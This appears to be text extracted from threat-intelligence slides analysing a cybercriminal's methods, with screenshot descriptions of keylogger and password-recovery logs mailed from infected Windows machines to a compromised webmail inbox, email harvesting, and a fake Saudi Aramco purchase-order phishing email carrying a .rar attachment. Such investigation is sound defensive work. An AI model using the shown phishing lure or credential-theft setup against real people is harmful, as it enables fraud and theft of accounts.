
Get a new account Continue Cancel



Attacker Infrastructure



Attacker Infrastructure



Attacker Infrastructure



Al-Khalaf
Investment Group

Browser tabs: intext:"Inc" @.taiwan, Taiwan Automobile Access, PROSPEROUS ENTERPRISE, Economy of Taiwan, Lite1.4 Email Extractor | Lite, Zimbra: Sent, (14 unread) - sale.com, App Suite. Inbox

Address: webmail.bellair.biz/appsuite/#!!&app=io.ox/mail&folder=default0/INBOX

Search: [Search Bar]

Navigation: Portal, Mail 13, Address Book

Left sidebar (Mail 13):

- Inbox 13
- Drafts
- Sent objects
- Spam
- Trash
- Archive
- My folders
- Mail quota: 6.33 MB of 100 MB

Message list (gglaser@bellair.biz):

- Logger - Key Recorder [Redacted] 1:10 AM
- Logger|Recovery Log - [Redacted] 1:11 AM
- Logger|Recovery Log - [Redacted] 1:11 AM
- Logger - Server Ran - [Redacted] 1:11 AM
- Logger - Server Ran - [Redacted] 1:11 AM
- Logger - Key Recorder - [Redacted] 1:09 AM
- Logger|Recovery Log - [Redacted] 12:59 AM
- Logger - Server Ran - [Redacted] 12:58 AM
- Logger - Key Recorder - [Redacted] 12:45 AM
- Logger|Recovery Log - [Redacted] 12:36 AM
- Logger - Server Ran - [Redacted] 12:36 AM
- Logger - Server Ran - [Redacted] 12:35 AM
- [Redacted] 9/26/2016

Message details (gglaser@bellair.biz):

Subject: Logger|Recovery Log - [Redacted]

From: gglaser@bellair.biz

To: gglaser@bellair.biz

Content:

Operating System Intel Recovery

CPU Name: [Redacted]

Local Date and Time: 5/9/2017 7:13:41 AM

Installed Language: en-US

Net Version: 2.0.50727.5420

Operating System Platform: Win32NT

Operating System Version: 6.1.7601.6595

Operating System: Microsoft Windows 7

Internal IP Address: 1.1.2.16

External IP Address:

Installed Anti-Virus:

Installed Firewall:

WEB Browser

Mail Message

Name: [Redacted]

Application: [Redacted]

Email: [Redacted]

Server: [Redacted]

Server Port: [Redacted]

Secured: No

Type: POP3

User: [Redacted]

Password: [Redacted]

Profile: Outlook

Password Strength: [Redacted]

Image overlay: "wat wat wat" meme featuring three elderly women.

Taskbar: Windows 10 icons, system tray showing 1:48 AM 5/9/2017.

Findings

Modus-Operandi

The screenshot displays a webmail interface for a user named 'Inc' at 'taiwan'. The browser address bar shows the URL 'webmail.bellair.biz/appsuite/#!!&app=io.ox/mail&folder=default0/INBOX'. The interface includes a sidebar with folders like 'Inbox 13', 'Drafts', 'Sent objects', 'Spam', 'Trash', and 'Archive'. The main content area shows an email thread from 'gglaser@bellair.biz' with the subject 'Logger|Recovery Log - [REDACTED]'. The email body contains three sections of system recovery logs:

Operating System Intel Recovery

CPU Name: [REDACTED]
Local Date and Time: 5/9/2017 7:13:41 AM
Installed Language: en-US
Net Version: 2.0.50727.5420
Operating System Platform: Win32NT
Operating System Version: 6.1.7601.65536
Operating System: Microsoft Windows 7 Ultimate
Internal IP Address: 1.1.2.16
External IP Address:
Installed Anti-Virus:
Installed Firewall:

WEB Browser Password Recovery

Mail Messenger Password Recovery

Below these sections is a table of system information:

Name	Value
Application	[REDACTED] 007/2010
Email	[REDACTED]
Server	[REDACTED]
Server Port	[REDACTED]
Secured	No
Type	POP3
User	[REDACTED]
Password	[REDACTED]
Profile	Outlook
Password Strength	[REDACTED]

The taskbar at the bottom shows various application icons, including Internet Explorer, Firefox, and Google Chrome, along with the system clock indicating 1:48 AM on 5/9/2017.

Modus-Operandi

Malware
products from
infected
machines

The screenshot displays a webmail interface for 'bellair.biz'. The left sidebar shows the 'Inbox' with 13 items. The main area shows a list of emails from 'gglaser@bellair.biz'. The selected email is titled 'Logger|Recovery Log - [REDACTED]' and contains the following content:

Operating System Intel Recovery

CPU Name: [REDACTED]
Local Date and Time: 5/9/2017 7:13:41 AM
Installed Language: en-US
Net Version: 2.0.50727.5420
Operating System Platform: Win32NT
Operating System Version: 6.1.7601.65536
Operating System: Microsoft Windows 7 Ultimate
Internal IP Address: 1.1.2.16
External IP Address:
Installed Anti-Virus:
Installed Firewall:

WEB Browser Password Recovery

Mail Messenger Password Recovery

=====


The email also includes a table of system information:

Name	Value
Application	[REDACTED]
Email	[REDACTED]
Server	[REDACTED]
Server Port	[REDACTED]
Secured	No
Type	POP3
User	[REDACTED]
Password	[REDACTED]
Profile	Outlook
Password Strength	[REDACTED]

The bottom of the email shows the date '9/26/2016'.

Modus-Operandi

Harvesting emails




Figuring who he attacks and why

Attacking via
genuine email
address
(compromised)

Modus-Operandi


Low-quality of
phishing



Use of multiple email accounts

Attacking via genuine email address (compromised)

Low-quality of social engineering



Modus-Operandi

The screenshot shows a web browser window with multiple tabs open, including 'intext:"Inc" @.taiwan" inter...', 'Taiwan Automobile Accessorie...', 'PROSPEROUS ENTERPRISES (TA...', 'Economy of Taiwan - Wiki...', 'Lite1.4 Email Extractor | Lite 1.4', 'Zimbra: Forward', and 'sale.cement_till_tw@yahoo...'. The browser address bar shows 'mail. [redacted]'. The Zimbra webmail interface is visible, with a blue header bar containing 'vmware ZIMBRA' and a search bar. The main content area displays an email with the subject 'Fw: QUOTATION REQUEST' and an attachment 'Saudi Aramco Oil And Gas.rar (591.1 K)'. The email body contains the following text:

Dear Sir/Ms...

Please confirm the receipt of this mail as w

Find attach 2 pages of our purchase order
kindly send us PI signed and stamped also

Thanks and Regards
[Nurafi](#)

--
Saudi Aramco
P.O. Box 5000
[Dhahran](#) 31311, Saudi Arabia

Telephone: +966 18 372 0115
Fax: +966 13 373 3190
Telex: 301220 A [SAQ SJ](#)
Cable: [ARAMCO DAMMAM](#)
Email: webaster@aramco.com

* IMPORTANT:

A large meme image is overlaid on the email content, featuring a man with a wide-eyed, screaming expression. The text 'LOW BATTERY' is at the top, and 'GET TO DA CHARGA!!!' is at the bottom, both in large, bold, white letters with black outlines.

On the right side of the email, there are buttons for 'Send', 'Cancel', 'Save Draft', and 'Op'. Below these are fields for 'To:', 'Cc:', and 'Bcc:'. There is also a 'Subject:' field and an 'Attach' dropdown menu. A 'Font Family' dropdown is set to '3 (12pt)'. A 'Priority:' dropdown is set to 'Normal'. A 'Hide BCC' button is visible. A search bar is at the top right of the interface.

